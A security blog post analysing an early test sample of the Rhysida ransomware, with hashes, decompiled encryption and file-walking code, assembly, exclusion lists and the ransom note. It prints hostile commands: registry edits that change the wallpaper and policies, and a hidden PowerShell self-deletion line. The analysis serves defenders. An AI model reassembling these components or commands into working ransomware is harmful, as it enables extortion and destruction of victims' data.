Secplicity - Security Simplified

Ryan Estes May 23, 2023

A few days ago, I was scrolling through Twitter and came across a post by the MalwareHunterTeam briefly discussing a new Ransomware group – Rhysida. A lack of results from a Google search shows this is a newer group prepping to start operations. I grabbed a sample and downloaded it, and the executable confirmed that this group is indeed in its early stages based on the breadth of print debugging and the lack of a victim target in the ransom note. This appeared to be a pre-finished test file. Here's what I found.


Original File Name: fury_ctm1042.bin

MD5: 0c8e88877383ccd23a755f429006b437

SHA1: 69b3d913a3967153d1e91ba1a31ebed839b297ed

SHA256: a864282fea5a536510ae86c77ce46f7827687783628e4f2ceb5bf2c41b8cd3c6

The sample was written in C++ and was compiled using MinGW (mingw32). It was about 1.2 MB and wasn't packed.



A glance at the strings shows that the ransomware deletes the wallpaper in a few different ways. Although, there is a typo with “Conttol Panel” when it attempts to delete the wallpaper registry setting via the Control Panel. Encryption and a PowerShell invocation with a hidden window are also mentioned. All of these are highlighted below.

cmd.exe /c reg delete "HKCU\Conttol Panel\Desktop" /v Wallpaper /f
cmd.exe /c reg delete "HKCU\Conttol Panel\Desktop" /v WallpaperStyle /f
cmd.exe /c reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveD...
cmd.exe /c reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveD...
cmd.exe /c reg add "HKCU\Control Panel\Desktop" /v Wallpaper /t REG_SZ /d "C:\Users\P...
cmd.exe /c reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System...
cmd.exe /c reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System...
cmd.exe /c reg add "HKCU\Control Panel\Desktop" /v WallpaperStyle /t REG_SZ /d 2 /f
rundll32.exe user32.dll,UpdatePerUserSystemParameters
cmd.exe /c start powershell.exe -WindowStyle Hidden -Command Sleep -Milliseconds 500;...
Start processing %s
Start xxx_encrypt
Start fseek
Start fwrite

The Rhysida encryptor allows two arguments `-d` and `-sr`, which the authors define as `parseOptions`. The picture below shows the `parseOptions` function.

`-d: select a directory to encrypt`

`-sr: File deletes itself after running ("I'm will be selfremoved")`


```
void __cdecl parseOptions(int argc, char **argv, Options *options)
{
  char _selfremoved[24]; // [rsp+20h] [rbp-60h] BYREF
  char self_remove_modifier[4]; // [rsp+41h] [rbp-3Fh] BYREF
  char directory_modifier[3]; // [rsp+45h] [rbp-3Bh] BYREF
  int dir_n; // [rsp+48h] [rbp-38h]
  int i; // [rsp+4Ch] [rbp-34h]

  options->program = (char *)malloc(0x1000ui64);
  options->directory = (char *)malloc(0x1000ui64);
  *options->directory = 0;
  options->is_self_remove = 1;
  strcpy(directory_modifier, "-d");
  strcpy(self_remove_modifier, "-sr");
  for ( i = 0; i < argc; ++i )
  {
    if ( i )
    {
      if ( !strcmp(argv[i], directory_modifier) )
      {
        if ( argv[++i] )
        {
          strcpy(options->directory, argv[i]);
          for ( dir_n = 0; dir_n < strlen(options->directory); ++dir_n )
          {
            if ( options->directory[dir_n] == 92 )
              options->directory[dir_n] = 47;
          }
        }
      }
      else if ( !strcmp(argv[i], self_remove_modifier) )
      {
        strcpy(_selfremoved, "I'm will be selfremoved");
        puts(_selfremoved);
        options->is_self_remove = 1;
      }
    }
    else
    {
      strcpy(options->program, *argv);
    }
  }
}
```

Rhysida uses the following command to delete itself; as you can tell, that is the PowerShell string from earlier.

```
if ( options->is_self_remove == 1 )
{
  command = (char *)malloc(0x7FFui64);
  strcpy(
    command,
    "cmd.exe /c start powershell.exe -WindowStyle Hidden -Command Sleep -Milliseconds 500; Remove-Item -Force -Path \"");
  strcat(command, cwd);
  *(_WORD *)&command[strlen(command)] = 92;
  strcat(command, options->program);
  strcat(command, "\" -ErrorAction SilentlyContinue;");
}
```

Everything is revealed in the main function, and there is no obfuscation. It begins by getting the number of processors on the system and printing it. It then performs a series of memory allocations for future encryption operations, defines mutexes, and queries the files on the system. It then performs another print of the current program and directory. Right before `LABEL_8`, at the bottom of the picture, is where the encryption process begins.

```
38  _main();
39  v3 = time(0i64);
40  srand(v3);
41  getcwd(cwd, 260);
42  GetSystemInfo(&sysinfo);
43  PROCS = sysinfo.dwNumberOfProcessors;
44  printf("Number of procs %ld\n", sysinfo.dwNumberOfProcessors);
45  prngs = (prng_state *)malloc(17648i64 * PROCS);
46  PRNG_IDXS = (int *)malloc(4i64 * PROCS);
47  QUERY_FILE_THREAD_IDS = (pthread_t *)malloc(8i64 * PROCS);
48  thread_is = (int *)malloc(4i64 * PROCS);
49  QUERY_FILE_POSS = (int *)malloc(4i64 * PROCS);
50  QUERY_FILES = (char ***)malloc(8i64 * PROCS);
51  QUERY_FILE_LOCKEDS = (int *)malloc(4i64 * PROCS);
52  MUTEXES = (pthread_mutex_t *)malloc(8i64 * PROCS);
53  pthread_mutex_init(&MUTEX_PRNG, 0i64);
54  for ( thread_i = 0; thread_i < PROCS; ++thread_i )
55  {
56    pthread_mutex_init(&MUTEXES[thread_i], 0i64);
57    QUERY_FILE_POSS[thread_i] = -1;
58    v4 = &QUERY_FILES[thread_i];
59    *v4 = (char **)malloc(0x2000ui64);
60    for ( files_i = 0; files_i <= 1023; ++files_i )
61    {
62      v5 = &QUERY_FILES[thread_i][files_i];
63      *v5 = (char *)malloc(0x1000ui64);
64    }
65    QUERY_FILE_LOCKEDS[thread_i] = 0;
66    thread_is[thread_i] = thread_i;
67  }
68  options = (Options *)malloc(0x18ui64);
69  parseOptions(argc, (char **)argv, options);
70  strcpy(_program_string, "Program: ");
71  printf("%s%s\n", _program_string, options->program);
72  strcpy(_directory_string, "Directory: ");
73  printf("%s%s\n", _directory_string, options->directory);
74  qmemcpy(refptr_ltc_mp, refptr_ltm_desc, 0x1A0ui64);
75  if ( init_prng(&prng, &PRNG_IDX) )   <- Begin
76  {
77 LABEL_8:
78    puts("ERROR init_prng");
79  }
```



The `init_prng(&prng, &PRNG_IDX)` function is where the Chacha20 algorithm parameters are defined. Chacha20 is a symmetric stream cipher used to encrypt the file contents.

```
int __cdecl init_prng(prng_state *prng_val, int *n)
{
  int v3; // eax
  unsigned __int8 prng_entr[40]; // [rsp+20h] [rbp-50h] BYREF
  unsigned int read_len; // [rsp+54h] [rbp-1Ch]
  unsigned __int8 *buf; // [rsp+58h] [rbp-18h]
  int buf_len; // [rsp+64h] [rbp-Ch]
  int err; // [rsp+68h] [rbp-8h]
  int i; // [rsp+6Ch] [rbp-4h]

  *n = register_prng(refptr_chacha20_prng_desc);
  if ( *n == -1 )
    return 1;
  if ( (unsigned int)chacha20_prng_start(prng_val) )
    return 2;
  err = chacha20_prng_ready(prng_val);
  if ( err )
    return 3;
  for ( i = 0; i <= 39; ++i )
    prng_entr[i] = rand() * (*(_BYTE *)n + i + 1);
  err = chacha20_prng_add_entropy(prng_entr, 40i64, prng_val);
  if ( err )
    return 4;
  v3 = rand();
  buf_len = (unsigned __int8)(((unsigned int)(v3 >> 31) >> 24) + v3) - ((unsigned int)(v3 >> 31) >> 24) + 1;
  buf = (unsigned __int8 *)malloc(buf_len);
  read_len = chacha20_prng_read(buf, 8i64, prng_val);
  free(buf);
  return 0;
}
```

The first part of the encryption algorithm is a series of conditionals to build the ciphers and import keys. I've numbered them below to make it easier to follow what's going on. Below the picture, I also go into detail on some of the steps.

1. `init_prng(&prng, &PRNG_IDX)` defines Chacha20 characteristics.
2. Imports an RSA-4096 public key
3. Registers the AES encryption cipher
4. defines a CIPHER constant set to `aes`


5. Registers the Cipher Hash Construction (CHC) hash type, allowing a user to use a block cipher and turn it into a hash function.
6. Registers AES as the block cipher for the CHC hash.
7. Defines a `HASH_IDX` constant set to the resulting CHC hash.

```
 75    if ( init_prng(&prng, &PRNG_IDX) )
 76    {
 77  LABEL_8:
 78      puts("ERROR init_prng");
 79    }
 80    else
 81    {
 82      for ( thread_i = 0; thread_i < PROCS; ++thread_i )
 83      {
 84        if ( init_prng(&prngs[thread_i], &PRNG_IDXS[thread_i]) )
 85          goto LABEL_8;
 86      }
 87      if ( (unsigned int)rsa_import((__int64)_PUB_DER, _PUB_DER_LEN, (__int64)&key) )
 88      {
 89        puts("ERROR rsa_import_key public");
 90      }
 91      else
 92      {
 93        err = register_cipher(refptr_aes_enc_desc);
 94        if ( err )
 95        {
 96          v6 = (const char *)error_to_string((unsigned int)err);
 97          printf("ERROR Unable to register aes_enc_desc cipher %s\n", v6);
 98        }
 99        else
100        {
101          CIPHER = find_cipher("aes");
102          if ( CIPHER == -1 )
103          {
104            puts("ERROR Cipher AES not found");
105          }
106          else
107          {
108            err = register_hash(refptr_chc_desc);
109            if ( err )
110            {
111              v7 = (const char *)error_to_string((unsigned int)err);
112              printf("ERROR register CHC hash %s\n", v7);
113            }
114            else
115            {
116              err = chc_register(CIPHER);
117              if ( err )
118              {
119                v8 = (const char *)error_to_string((unsigned int)err);
120                printf("ERROR binding AES to CHC %s\n", v8);
121              }
122              else
123              {
124                HASH_IDX = find_hash("chc_hash");
125                if ( HASH_IDX == -1 )
126                {
127                  puts("ERROR Hash CHC not found");
128                }
129                else
130                {
131                  _aes_keysize = 32;
132                  err = rijndael_keysize(&_aes_keysize);
133                  if ( err )
```

The authors of the Rhysida ransomware used the LibTomCrypt open-source library to create the encryption modules in the payload. Once the ransomware encrypts files with Chacha20, the authors used RSA-4096-OAEP to encrypt the Chacha20 keys.

```
46      v19[0] = *a4;
47      result = pkcs_1_oaep_encode(Src, v12, v18, a7, a8, a9, a3, (__int64)v19);
48      if ( !(_DWORD)result )
49        return (*((__int64 (__fastcall **)(__int64, _QWORD, __int64, unsigned int *, _DWORD, __int64))v16 + 48))(
50                 a3,
51                 v19[0],
52                 a3,
53                 a4,
54                 0,
55                 a11);
56      return result;
57    }
58  LABEL_12:
59    *a4 = v17;
60    return 6i64;
61  }
62  v16 = refptr_ltc_mp;
63  (*((__int64 (__fastcall **)(_QWORD))refptr_ltc_mp + 13))(*(_QWORD *)(a11 + 24));
64  v17 = (*((__int64 (__fastcall **)(_QWORD))refptr_ltc_mp + 18))(*(_QWORD *)(a11 + 24));
65  if ( *a4 < v17 )
66    goto LABEL_12;
67  v19[0] = *a4;
68  result = pkcs_1_v1_5_encode(Src, v12, a7, a8, a3, (__int64)v19);
```

Below is the RSA public key in memory. Interestingly, it's between the ransom note file name – **CriticalBreachDetected.pdf** – and its contents.



When keys get encrypted with RSA, the authors use the CHC hash as entropy for the cipher IVs.

```
mov     rdx, [rbp+103290h+f]
lea     rax, [rbp+103290h+cipher_key_out_length]
mov     r9, rdx         ; Stream
mov     r8d, 1          ; ElementCount
mov     edx, 4          ; ElementSize
mov     rcx, rax        ; Buffer
call    fwrite
mov     [rbp+103290h+cipher_IV_length], 10h
mov     [rbp+103290h+cipher_IV_out_length], 1000h
lea     rax, HASH_IDX
mov     r8d, [rax]
lea     rax, PRNG_IDX
mov     ecx, [rax]
lea     rax, prngs
mov     rdx, [rax]
mov     eax, [rbp+103290h+thread_n]
cdqe
imul    rax, 44F0h
lea     r11, [rdx+rax]
mov     esi, 0Bh
lea     r9, [rbp+103290h+cipher_IV_out_length]
lea     r10, [rbp+103290h+cipher_IV_out]
mov     edx, [rbp+103290h+cipher_IV_length] ; Size
lea     rax, [rbp+103290h+cipher_IV]
lea     rbx, key
mov     [rsp+103310h+var_1032C0], rbx ; __int64
mov     [rsp+103310h+var_1032C8], 2 ; int
mov     [rsp+103310h+var_1032D0], r8d ; int
mov     [rsp+103310h+var_1032D8], ecx ; int
mov     [rsp+103310h+var_1032E0], r11 ; __int64
mov     [rsp+103310h+var_1032E8], esi ; int
lea     rcx, PROGRAM_NAME
mov     [rsp+103310h+var_1032F0], rcx ; __int64
mov     r8, r10         ; __int64
mov     rcx, rax        ; Src
call    rsa_encrypt_key_ex
mov     [rbp+103290h+err], eax
cmp     [rbp+103290h+err], 0
jz      short loc_418306
```

I've posted the CHC entry from the LibTomCrypo developers manual below.

6.3 Cipher Hash Construction

An addition to the suite of hash functions is the *Cipher Hash Construction* or *CHC* mode. In this mode applicable block ciphers (such as AES) can be turned into hash functions that other LTC functions can use. In particular this allows a cryptosystem to be designed using very few moving parts.

In order to use the CHC system the developer will have to take a few extra steps. First the *chc_desc* hash descriptor must be registered with register_hash(). At this point the CHC hash cannot be used to hash data. While it is in the hash system you still have to tell the CHC code which cipher to use. This is accomplished via the chc_register() function.

```
int chc_register(int cipher);
```

A cipher has to be registered with CHC (and also in the cipher descriptor tables with register_cipher()). The chc_register() function will bind a cipher to the CHC system. Only one cipher can be bound to the CHC hash at a time. There are additional requirements for the system to work.

1. The cipher must have a block size greater than 64–bits.
2. The cipher must allow an input key the size of the block size.

Example of using CHC with the AES block cipher.

```
#include <tomcrypt.h>
int main(void)
{
   int err;

   /* register cipher and hash */
   if (register_cipher(&aes_enc_desc) == -1) {
      printf("Could not register cipher\n");
      return EXIT_FAILURE;
   }
   if (register_hash(&chc_desc) == -1) {
      printf("Could not register hash\n");
      return EXIT_FAILURE;
   }

   /* start chc with AES */
   if ((err = chc_register(find_cipher("aes"))) != CRYPT_OK) {
      printf("Error binding AES to CHC: %s\n",
             error_to_string(err));
   }

   /* now you can use chc_hash in any LTC function
    * [aside from pkcs...] */
}
```

On to the next part of the main function, the AES key size is set to 32, which results in AES-256-ECB, according to the developer's manual. Once all the encryption mechanisms are established, the sample defines global counters to track the progress of file encryption. The box on the bottom is where the actual encryption occurs. Although, most of the functionality is within the `processFiles` and `openDirectoryNR` functions. The for loop on the bottom loops between all system drives (**65 = A** and **90 = Z**, in ASCII).

```
else
{
  _aes_keysize = 32;
  err = rijndael_keysize(&_aes_keysize);
  if ( err )
  {
    v9 = (const char *)error_to_string((unsigned int)err);
    printf("ERROR AES getting key size %s\n", v9);
  }
  else
  {
    for ( CURRENT_TYPE_N = 1; CURRENT_TYPE_N <= 1; ++CURRENT_TYPE_N )
    {
      global_statistics.dir_count = 0;
      global_statistics.all_count = 0;
      global_statistics.file_count = 0;
      global_statistics.error_count = 0;
      global_statistics.access_count = 0;
      global_statistics.readme_count = 0;
      QUERY_EMPTY_CIRCLES = 0;
      QUERY_RUNNING = 1;
      for ( thread_i = 0; thread_i < PROCS; ++thread_i )
        pthread_create(
          &QUERY_FILE_THREAD_IDS[thread_i],
          0i64,
          (void *(*)(void *))processFiles,
          &thread_is[thread_i]);
      for ( thread_i = 0; thread_i < PROCS; ++thread_i )
        pthread_detach((pthread_t)&QUERY_FILE_THREAD_IDS[thread_i]);
      time(&time_start);
      if ( *options->directory )
      {
        openDirectoryNR(options->directory);
      }
      else
      {
        drive = (char *)malloc(0x1000ui64);
        for ( drive_letter = 65; drive_letter <= 90; ++drive_letter )
        {
          sprintf(drive, "%c:/", (unsigned int)drive_letter);
          openDirectoryNR(drive);
        }
        free(drive);
      }
```

The main function ends with a printout of the encryption process showing how many directories and files were processed; how many files failed to encrypt; how many files were accessed; and "readme files."

```
time(&time_end);
run_time = difftime(time_end, time_start);
strcpy(_working_time_string, "Working time: ");
strcpy(_seconds_string, " seconds");
printf(
  "%d circle %s%.2lf%s\n",
  (unsigned int)CURRENT_TYPE_N,
  _working_time_string,
  run_time,
  _seconds_string);
strcpy(_global_statistics_dir_count, "Processed directories: ");
strcpy(_global_statistics_all_count, "All files: ");
strcpy(_global_statistics_error_count, "Error files: ");
strcpy(_global_statistics_file_count, "Processed files: ");
strcpy(_global_statistics_access_count, "Access files: ");
strcpy(_global_statistics_readme_count, "Readme files: ");
printf(
  "%d circle %s%lu\n",
  (unsigned int)CURRENT_TYPE_N,
  _global_statistics_dir_count,
  global_statistics.dir_count);
printf(
  "%d circle %s%lu\n",
  (unsigned int)CURRENT_TYPE_N,
  _global_statistics_all_count,
  global_statistics.all_count);
printf(
  "%d circle %s%lu\n",
  (unsigned int)CURRENT_TYPE_N,
  _global_statistics_error_count,
  global_statistics.error_count);
printf(
  "%d circle %s%lu\n",
  (unsigned int)CURRENT_TYPE_N,
  _global_statistics_file_count,
  global_statistics.file_count);
printf(
  "%d circle %s%lu\n",
  (unsigned int)CURRENT_TYPE_N,
  _global_statistics_access_count,
  global_statistics.access_count);
printf(
  "%d circle %s%lu\n---\n\n",
  (unsigned int)CURRENT_TYPE_N,
  _global_statistics_readme_count,
  global_statistics.readme_count);
```

Stepping through the sample as it executes shows how it prints out the results as it goes. However, if you run it, it will move fast and be unreadable during execution. So, to get more granular data, set proper breakpoints.

```
C:\rhysida.exe
Number of procs 2
Program: C:\rhysida.exe
Directory:
```

```
C:\rhysida.exe
Number of procs 2
Program: C:\rhysida.exe
Directory:
Start processing A:/
---
Start processing B:/
---
Directory C:/ entries 22
Start processing C:/
---
```

```
C:\rhysida.exe
Number of procs 2
Program: C:\rhysida.exe
Directory:
Start processing A:/
---
Start processing B:/
---
Directory C:/ entries 22
Start processing C:/
---
Current dir entry $Recycle.Bin
Current dir entry $WINDOWS.~BT
Directory C:/$WINDOWS.~BT entries 2
```

It then spits out the final results (If you don't set a breakpoint, this will exit immediately):

```
Query ending...
1 circle Working time: 74.00 seconds
Exit thread 1
Exit thread 0
1 circle Processed directories: 4164
1 circle All files: 15500
1 circle Error files: 0
1 circle Processed files: 819
1 circle Access files: 1105
1 circle Readme files: 0
---
```

Upon execution, Rhysida *excludes* files with the following extensions from encryption:

```
.bat
.bin
.cab
.cmd
.com
.cur
.diagcab
.diagcfg
.diagpkg
.drv
.dll
.exe
.hlp
.hta
.ico
.lnk
.ocx
.ps1
.psm1
.scr
.sys
.ini
Thumbs.db
.url
.iso
.cab
```

*.cab is listed twice

Rhysida *excludes* the following directories:


```
$Recycle.Bin
Boot
Documents and Settings
PerfLogs
```

```
Program Files
Program Files (x86)
ProgramData
Recovery
System Volume Information
Windows
$RECYCLE.BIN
```

Rhysida adds the following extension to encrypted files:

```
<file name>.rhysida
```

Rhysida drops a PDF called **CriticalBreachDetected.pdf**:



Critical Breach Detected – Immediate Response Required

Dear company,

This is an automated alert from cybersecurity team Rhysida. An unfortunate situation has arisen – your digital ecosystem has been compromised, and a substantial amount of confidential data has been exfiltrated from your network. The potential ramifications of this could be dire, including the sale, publication, or distribution of your data to competitors or media outlets. This could inflict significant reputational and financial damage.

However, this situation is not without a remedy.

Our team has developed a unique key, specifically designed to restore your digital security. This key represents the first and most crucial step in recovering from this situation. To utilize this key, visit our secure portal: rhysida[redacted].onion with your secret key [redacted]

